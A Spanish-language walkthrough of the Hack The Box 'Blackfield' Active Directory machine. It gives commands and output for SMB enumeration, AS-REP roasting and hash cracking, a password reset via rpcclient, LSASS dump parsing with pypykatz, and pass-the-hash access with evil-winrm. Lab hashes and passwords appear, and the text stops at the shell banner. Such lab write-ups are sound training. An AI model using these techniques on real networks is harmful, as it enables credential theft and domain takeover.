Writeup CTF Blackfield
Hack The Box

Contenido

0- Introducción

Blackfield fue un CTF de dificultad difícil clasificada en HackTheBox, creada por aas. Pone a prueba mi conocimiento de Active Directory y me enseña nuevos trucos durante su resolución. Requiere de la enumeración de SMB seguido de AS-Rep Roasting utilizando la lista de cuentas encontradas. El movimiento lateral requería cambiar la contraseña de una cuenta que tenía acceso al recurso forensics compartido. El segundo movimiento lateral consistió en encontrar un volcado lsass, utilizarlo pypykatz para analizarlo y obtener una sesión remota. Escalar a Administrador requería la recuperación de ntds.dit mediante el uso diskshadow.exe para crear un Volume Shadow Copy de la unidad C:\ y luego aprovechar el privilegio SeBackupPrivilege, copiarlo y luego usar el hash de Administrador para acceder a una sesión remota.

1- Enumeración

1.1. NMAP

```
kali@kali ~/Desktop/HackTheBox/Blackfield sudo nmap -p- --open -vvv --min-rate 5000 10.10.10.192 -oG openports
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-07 06:52 EDT
Initiating Ping Scan at 06:52
Scanning 10.10.10.192 [4 ports]
Completed Ping Scan at 06:52, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:52
Completed Parallel DNS resolution of 1 host. at 06:52, 0.01s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 06:52
Scanning 10.10.10.192 [65535 ports]
Discovered open port 53/tcp on 10.10.10.192
Discovered open port 445/tcp on 10.10.10.192
Discovered open port 135/tcp on 10.10.10.192
Discovered open port 389/tcp on 10.10.10.192
Discovered open port 593/tcp on 10.10.10.192
Discovered open port 88/tcp on 10.10.10.192
Discovered open port 3268/tcp on 10.10.10.192
Discovered open port 5985/tcp on 10.10.10.192
Completed SYN Stealth Scan at 06:53, 26.40s elapsed (65535 total ports)
Nmap scan report for 10.10.10.192
Host is up, received echo-reply ttl 127 (0.048s latency).
Scanned at 2022-06-07 06:52:40 EDT for 26s
Not shown: 65527 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       REASON
53/tcp   open  domain        syn-ack ttl 127
88/tcp   open  kerberos-sec  syn-ack ttl 127
135/tcp  open  msrpc         syn-ack ttl 127
389/tcp  open  ldap          syn-ack ttl 127
445/tcp  open  microsoft-ds  syn-ack ttl 127
593/tcp  open  http-rpc-epmap syn-ack ttl 127
3268/tcp open  globalcatLDAP syn-ack ttl 127
5985/tcp open  wsman         syn-ack ttl 127

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 26.72 seconds
           Raw packets sent: 131084 (5.768MB) | Rcvd: 27 (1.172KB)
kali@kali ~/Desktop/HackTheBox/Blackfield
```



```
kali@kali ~/Desktop/HackTheBox/Blackfield sudo nmap -p53,88,135,389,445,593,3268,5985 -sV -vv 10.10.10.192 -oN
results
```

```
PORT     STATE SERVICE       REASON          VERSION
53/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2022-06-07 17:59:18Z)
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Si
te: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack ttl 127
593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Si
te: Default-First-Site-Name)
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Registramos el dominio un nuestro archivo /etc/hosts

```
10.10.10.192 BLACKFIELD.local
```

1.2. RPC

El primer servicio con el que voy a buscar es RPC po0r si puedo entrar sin credenciales para enumerar las cuentas de usuario dentro del dominio. Como estoy usando Linux, uso rpcclient para conectarme al servicio. Utilizo -U "" -N para conectarme sin nombre de usuario y sin contraseña seguido de la IP del objetivo 10.10.10.192. Una vez conectado, utilizo enumdomusers para enumerar las cuentas de dominio en la máquina. Sin embargo, esto no tuvo éxito ya que recibí el siguiente mensaje de error que NT_STATUS_ACCESS_DENIED que indica que necesito ser autenticado.

```
kali@kali ~/Desktop/HackTheBox/Blackfield rpcclient -U "" -N 10.10.10.192
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
rpcclient $>
```

1.3. SMB

A continuación, voy a intentar enumerar los recursos de SMB compartidos utilizando el acceso anónimo nuevamente. Voy a usar la herramienta smbclient para esto con el parámetro -U "" nuevamente para indicar que no hay nombre de usuario y –L para enumerar todos los recursos compartidos disponibles, seguido de la ubicación del recurso compartido //10.10.10.192.


```
kali@kali ~/Desktop/HackTheBox/Blackfield smbclient -U "" -L //10.10.10.192
Password for [WORKGROUP\]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        forensic        Disk      Forensic / Audit share.
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        profiles$       Disk
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.192 failed (Error NT_STATUS_IO_TIMEOUT)
Unable to connect with SMB1 -- no workgroup available
kali@kali ~/Desktop/HackTheBox/Blackfield
```

Esto fue un éxito y ahora tengo una lista de recursos disponibles para mí. Los que se destacan para mí son forensic y profiles$. En este momento no tengo permiso para ingresar al recurso forensic, por lo que voy a centrar mi atención en profiles$. Es interesante, ya que $ significa que se trata de un recurso compartido oculto. Voy a ejecutar un comando smbclient similar a continuación que me mostrará el contenido del recurso profiles$.

```
kali@kali  ~/Desktop/HackTheBox/Blackfield  smbclient -U "" //10.10.10.192/profiles$

Password for [WORKGROUP\]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jun  3 12:47:12 2020
  ..                                  D        0  Wed Jun  3 12:47:12 2020
  AAlleni                             D        0  Wed Jun  3 12:47:11 2020
  ABarteski                           D        0  Wed Jun  3 12:47:11 2020
  ABekesz                             D        0  Wed Jun  3 12:47:11 2020
  ABenzies                            D        0  Wed Jun  3 12:47:11 2020
  ABiemiller                          D        0  Wed Jun  3 12:47:11 2020
  AChampken                           D        0  Wed Jun  3 12:47:11 2020
  ACheretei                           D        0  Wed Jun  3 12:47:11 2020
  ACsonaki                            D        0  Wed Jun  3 12:47:11 2020
  AHigchens                           D        0  Wed Jun  3 12:47:11 2020
  AJaquemai                           D        0  Wed Jun  3 12:47:11 2020
  AKlado                              D        0  Wed Jun  3 12:47:11 2020
  AKoffenburger                       D        0  Wed Jun  3 12:47:11 2020
  AKollolli                           D        0  Wed Jun  3 12:47:11 2020
  AKruppe                             D        0  Wed Jun  3 12:47:11 2020
  AKubale                             D        0  Wed Jun  3 12:47:11 2020
  ALamerz                             D        0  Wed Jun  3 12:47:11 2020
  AMaceldon                           D        0  Wed Jun  3 12:47:11 2020
  AMasalunga                          D        0  Wed Jun  3 12:47:11 2020
  ANavay                              D        0  Wed Jun  3 12:47:11 2020
  ANesterova                          D        0  Wed Jun  3 12:47:11 2020
```

El comando se completó con éxito y devolvió una gran lista de posibles cuentas de usuario. La guardo en un archivo llamado users.txt.

2- Explotación

2.1. AS-Rep Roasting

Como ahora tengo una lista de usuarios potenciales y Kerberos se está ejecutando, voy a completar dos tareas. Primero verificaré qué cuentas son reales y segundo verificaré si alguna cuenta dentro de mi lista tiene la propiedad UF_DONT_REQUIRE_PREAUTH establecida. Para lograr esto voy a usar impacket-GetNPUsers.

```
✗ kali@kali  ~/Desktop/HackTheBox/Blackfield  impacket-GetNPUsers blackfield.local/ -usersfile users.txt -outputfile hash.txt -dc-ip 10.10.10.192 -format john

Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Después de ejecuta, logré mis dos objetivos. He encontrado algunas cuentas support y svc_backup. Ahora tengo un TGT para la cuenta de support.

```
✗ kali@kali  ~/Desktop/HackTheBox/Blackfield  cat hash.txt
$krb5asrep$support@BLACKFIELD.LOCAL:2cf5393de8866bc4df044fcb528c5bff$2536aa494232fa9e9bb539b29fef2610233a1af90a13e56
55b9415cf560bee15aa6299fdbfe41abf37cdc5e897a86893b7beef61a3a2f72250ab9117e077643a1c32ffedffaf39a288a099d0f4d2ed62e59
6d4a798f77a50a9e52b8e262a2d88b7837f5bbfd1fc7ae5522003d52988a11ea18c6e94dab3ad692943f035c44050f9ddb2523699c5ed615b10e
9a30bcf4eaa12ef8c982bbfd51f13fc00d7c629d648085db29fa277f645ef67f018bcda421bd1c09d4e0e755b81defbd46fcb6a088344a8c4781
e310c68210737acfa590298e1119156727337a18ddc46848b72f8b495f8c60b1ddeef1afc3bcef8f4ecc184575d3d
```

Para descifrar el hash utilizamos John y el diccionario de contraseñas rockyou.txt.

```
kali@kali ~/Desktop/HackTheBox/Blackfield john --wordlist=/home/kali/rockyou.txt hash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256
 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
#00^BlackKnight  ($krb5asrep$support@BLACKFIELD.LOCAL)
1g 0:00:00:34 DONE (2022-06-07 07:43) 0.02868g/s 411215p/s 411215c/s 411215C/s #1WHORE..#*bebe#*
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
kali@kali ~/Desktop/HackTheBox/Blackfield
```

2.2. Enum4linux

Ahora que tengo las credenciales, voy a regresar y hacer más enumeraciones, ya que ahora tengo la autenticación disponible. Comienzo ejecutando la enum4linux para automatizar algunas enumeraciones básicas. Los argumentos que paso son –a para la enumeración completa, -u support para usar el usuario de la cuenta, -p '#00^BlackKnight' proporcionando la contraseña (la contraseña tiene " alrededor para que el comando no se vea afectado por los símbolos) y luego la IP del objetivo 10.10.10.192.

```
kali@kali ~/Desktop/HackTheBox/Blackfield enum4linux -a -u support -p '#00^BlackKnight' 10.10.10.192
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Jun  7 12:52:22 2022

 ========================( Target Information )========================

Target ..... 10.10.10.192
RID Range ..... 500-550,1000-1050
Username ..... 'support'
Password ..... '#00^BlackKnight'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ======================( Enumerating Workgroup/Domain on 10.10.10.192 )======================
```


Una vez que se completó este escaneo, resultó en una gran cantidad de información y la mayor parte no era de utilidad, sin embargo, pude obtener otra gran lista de cuentas de usuario que formateé nuevamente y almacené en users2.txt.

2.3. Evil-WinRM

Con las credenciales del usuario support vamos a intentar conectarnos a la máquina víctima con la Shell Evil-WinRM. Primero hacemos la comprobación con crackmapexec.

```
kali@kali ~/Desktop/HackTheBox/Blackfield crackmapexec winrm blackfield.local -u 'support' -p '#00^BlackKnight'
SMB         BLACKFIELD.local 5985   DC01            [*] Windows 10.0 Build 17763 (name:DC01) (domain:BLACKFIELD.loc
HTTP        BLACKFIELD.local 5985   DC01            [*] http://BLACKFIELD.local:5985/wsman
WINRM       BLACKFIELD.local 5985   DC01            [-] BLACKFIELD.local\support:#00^BlackKnight
WINRM       BLACKFIELD.local 5985   DC01            [-] BLACKFIELD.local\support:10.10.10.192
kali@kali ~/Desktop/HackTheBox/Blackfield
```


No está disponible la conexión para el usuario support a través del servicio wsman.

Como no encontramos ningún vector de ataque, y tenemos unas credenciales, vamos a utilizar la herramienta bloodhound, y para extraer la información bloodhound-python.


2.4. Bloodhound

```
kali@kali ~/Desktop/HackTheBox/Blackfield bloodhound-python -c all -u 'support' -p '#00^BlackKnight' -ns 10.10.
10.192 -d blackfield.local
INFO: Found AD domain: blackfield.local
INFO: Connecting to LDAP server: dc01.blackfield.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 18 computers
INFO: Connecting to LDAP server: dc01.blackfield.local
INFO: Found 316 users
INFO: Connecting to GC LDAP server: dc01.blackfield.local
INFO: Found 52 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Invalid computer object without hostname: SRV-INTRANET$
INFO: Invalid computer object without hostname: SRV-EXCHANGE$
INFO: Invalid computer object without hostname: SRV-FILE$
INFO: Invalid computer object without hostname: SRV-WEB$
INFO: Invalid computer object without hostname: PC13$
INFO: Invalid computer object without hostname: PC12$
INFO: Invalid computer object without hostname: PC11$
INFO: Invalid computer object without hostname: PC10$
INFO: Invalid computer object without hostname: PC09$
INFO: Invalid computer object without hostname: PC08$
INFO: Invalid computer object without hostname: PC07$
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Invalid computer object without hostname: PC06$
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Invalid computer object without hostname: PC05$
INFO: Querying computer:
INFO: Invalid computer object without hostname: PC04$
INFO: Invalid computer object without hostname: PC03$
INFO: Invalid computer object without hostname: PC02$
INFO: Invalid computer object without hostname: PC01$
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer: DC01.BLACKFIELD.local
INFO: Done in 00M 13S
```



El siguiente paso será subir los archivos generados a Bloodhound, aunque primero debemos iniciar neo4j. El comando para ello es sudo neo4j console.




Primero, debemos buscar el usuario para el cual tenemos credenciales. Una vez encontrado, click derecho sobre el usuario y seleccionamos Mark User as Owned, lo cual hará que aparezca una calavera sobre el usuario.




Una vez completado este paso, nos desplazamos a la pestaña Node Info, donde nos dirigiremos a OUTBOUND CONTROL RIGHTS y seleccionaremos la opción First Degree Object Control.





Obtenemos como resultado que el usuario support puede cambiar la contraseña del usuario audit2020.



2.5. Restablecimiento de contraseñas a través de RPC.

Vamos a utilizar como base esta publicación de como restablecer contraseñas de Windows a través de RPC. Para ello, utilizaremos el comando setuserinfo2.

```
kali@kali ~/Desktop/HackTheBox/Blackfield rpcclient -U 'blackfield.local/support%#00^BlackKnight' 10.10.10.192
rpcclient $> setuserinfo2
Usage: setuserinfo2 username level password [password_expired]
result was NT_STATUS_INVALID_PARAMETER
rpcclient $> setuserinfo2 audit2020 23 'hack3r!'
rpcclient $>
```

No sirven todas las contraseñas, después de varias pruebas, la contraseña debe tener 7 caracteres y entre ellos debe haber 1 número y un símbolo.

A continuación, comprobamos las nuevas credenciales.

```
kali@kali ~/Desktop/HackTheBox/Blackfield crackmapexec smb 10.10.10.192 -u audit2020 -p 'hack3r!'
SMB         10.10.10.192    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\audit2020:hack3r!
```

```
kali@kali ~/Desktop/HackTheBox/Blackfield crackmapexec winrm 10.10.10.192 -u audit2020 -p 'hack3r!'
SMB         10.10.10.192    5985   DC01             [*] Windows 10.0 Build 17763 (name:DC01) (domain:BLACKFIELD.local)
HTTP        10.10.10.192    5985   DC01             [*] http://10.10.10.192:5985/wsman
WINRM       10.10.10.192    5985   DC01             [-] BLACKFIELD.local\audit2020:hack3r!
```

Con el usuario audit2020 y la nueva contraseña, puedo realizar conexión a través de smb pero aún no puedo realizar la conexión utilizando winrrm.

2.6. Acceso SMB con usuario audit2020

```
kali@kali ~/Desktop/HackTheBox/Blackfield crackmapexec smb 10.10.10.192 -u audit2020 -p 'hack3r!' --shares
SMB         10.10.10.192    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\audit2020:hack3r!
SMB         10.10.10.192    445    DC01             [+] Enumerated shares
SMB         10.10.10.192    445    DC01             Share           Permissions     Remark
SMB         10.10.10.192    445    DC01             -----           -----------     ------
SMB         10.10.10.192    445    DC01             ADMIN$                          Remote Admin
SMB         10.10.10.192    445    DC01             C$                              Default share
SMB         10.10.10.192    445    DC01             forensic        READ            Forensic / Audit share.
SMB         10.10.10.192    445    DC01             IPC$            READ            Remote IPC
SMB         10.10.10.192    445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.10.192    445    DC01             profiles$       READ
SMB         10.10.10.192    445    DC01             SYSVOL          READ            Logon server share
kali@kali ~/Desktop/HackTheBox/Blackfield
```

Como podemos ver, ahora tenemos acceso READ al recurso compartido forensic que vimos anteriormente.

```
kali@kali ~/Desktop/HackTheBox/Blackfield smbclient //10.10.10.192/forensic -U audit2020
Password for [WORKGROUP\audit2020]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Feb 23 08:03:16 2020
  ..                                  D        0  Sun Feb 23 08:03:16 2020
  commands_output                     D        0  Sun Feb 23 13:14:37 2020
  memory_analysis                     D        0  Thu May 28 16:28:33 2020
  tools                               D        0  Sun Feb 23 08:39:08 2020

                5102079 blocks of size 4096. 1650456 blocks available
smb: \>
```


- Dentro de commands_output del directorio vemos la salida de varios comandos, como netstat, systeminfo.
- Dentro de tolos tenemos varias herramientas que pueden ser utilizadas para realizar auditorías y análisis forenses.
- En el interior de memory_analysis tenemos volcados de memoria, donde destaca lsass.zip, que entendemos que es la captura de memoria del proceso LSASS.

Descargamos a nuestra máquina el recurso lsass.zip

```
smb: \memory_analysis\> get lsass.zip
getting file \memory_analysis\lsass.zip of size 41936098 as lsass.zip (3853.0 KiloBytes/sec) (average 3853.0 KiloBytes/sec)
smb: \memory_analysis\> ^C
```

Y extraemos su contenido.

```
✘ kali@kali ~/Desktop/HackTheBox/Blackfield unzip lsass.zip
Archive:  lsass.zip
  inflating: lsass.DMP
```

LSASS significa Servicio de Subsistema de Autoridad de Seguridad Local. En Windows se utiliza para mejorar las políticas de seguridad y autenticación y en ella se almacenan datos de autenticación.

```
kali@kali ~/Desktop/HackTheBox/Blackfield file lsass.DMP
lsass.DMP: Mini DuMP crash report, 16 streams, Sun Feb 23 18:02:01 2020, 0×421826 type
kali@kali ~/Desktop/HackTheBox/Blackfield
```

Para extraer las credenciales de un volcado LSASS se utiliza Mimikatz. Para Linux podemos utilizar pypykatz, una implementación escrita en Python de Mimikatz. Se puede instalar vía pip3 install pypykatz.

```
kali@kali ~/Desktop/HackTheBox/Blackfield pypykatz lsa minidump lsass.DMP
INFO:root:Parsing file lsass.DMP
FILE: ======== lsass.DMP ========
== LogonSession ==
authentication_id 406458 (633ba)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406458
  == MSV ==
    Username: svc_backup
    Domain: BLACKFIELD
    LM: NA
    NT: 9658d1d1dcd9250115e2205d9f48400d
    SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
    DPAPI: a03cd8e9d30171f3cfe8caad92fef621
  == WDIGEST [633ba]==
    username svc_backup
    domainname BLACKFIELD
    password None
  == Kerberos ==
    Username: svc_backup
    Domain: BLACKFIELD.LOCAL
  == WDIGEST [633ba]==
    username svc_backup
    domainname BLACKFIELD
    password None
```



```
username Administrator
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T17:59:04.506080+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-500
luid 153705
  == MSV ==
    Username: Administrator
    Domain: BLACKFIELD
    LM: NA
    NT: 7f1e4ff8c6a8e6b6fcae2d9c0572cd62
    SHA1: db5c89a961644f0978b4b69a4d2a2239d7886368
    DPAPI: 240339f898b6ac4ce3f34702e4a89550
  == WDIGEST [25869]==
    username Administrator
    domainname BLACKFIELD
    password None
  == Kerberos ==
    Username: Administrator
    Domain: BLACKFIELD.LOCAL
  == WDIGEST [25869]==
    username Administrator
    domainname BLACKFIELD
    password None
  == DPAPI [25869]==
    luid 153705
    key_guid d1f69692-cfdc-4a80-959e-bab79c9c327e
    masterkey 769c45bf7ceb3c0e28fb78f2e355f7072873930b3c1d3aef0e04ecbb3eaf16aa946e553007259bf307eb740f222decadd996ed
660ffe648b0440d84cd97bf5a5
    sha1_masterkey d04452f8459a46460939ced67b971bcf27cb2fb9
```

De todos los hashes NTLM descubiertos en el volcado, son interesantes svc_backup y Administrator. Después de ejecutar crackmapexec contra cada uno de ellos, pero el hash de Administrator no funciono, probablemente fue cambiado.

2.7. Shell como svc_backup

```
kali@kali ~/Desktop/HackTheBox/Blackfield crackmapexec smb 10.10.10.192 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d
SMB         10.10.10.192    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\svc_backup:9658d1d1dcd9250115e2205d9f48400d

kali@kali ~/Desktop/HackTheBox/Blackfield
```

```
kali@kali ~/Desktop/HackTheBox/Blackfield crackmapexec winrm 10.10.10.192 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d
SMB         10.10.10.192    5985   DC01             [*] Windows 10.0 Build 17763 (name:DC01) (domain:BLACKFIELD.local)
HTTP        10.10.10.192    5985   DC01             [*] http://10.10.10.192:5985/wsman
WINRM       10.10.10.192    5985   DC01             [+] BLACKFIELD.local\svc_backup:9658d1d1dcd9250115e2205d9f48400d (Pwn3d!)
kali@kali ~/Desktop/HackTheBox/Blackfield
```

El hash de svc_backup funciona tanto para SMB como para winrm. Sabiendo esto, podemos utilizar herramientas como wmiexec, psexec, smbexec o Evil-WimRM que admiten la autenticación mediante hash NTLM. Nos decantamos por Evil-WinRM.

```
kali@kali ~/Desktop/HackTheBox/Blackfield evil-winrm -i 10.10.10.192 -u svc_backup -H '9658d1d1dcd9250115e2205d9f48400d'

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

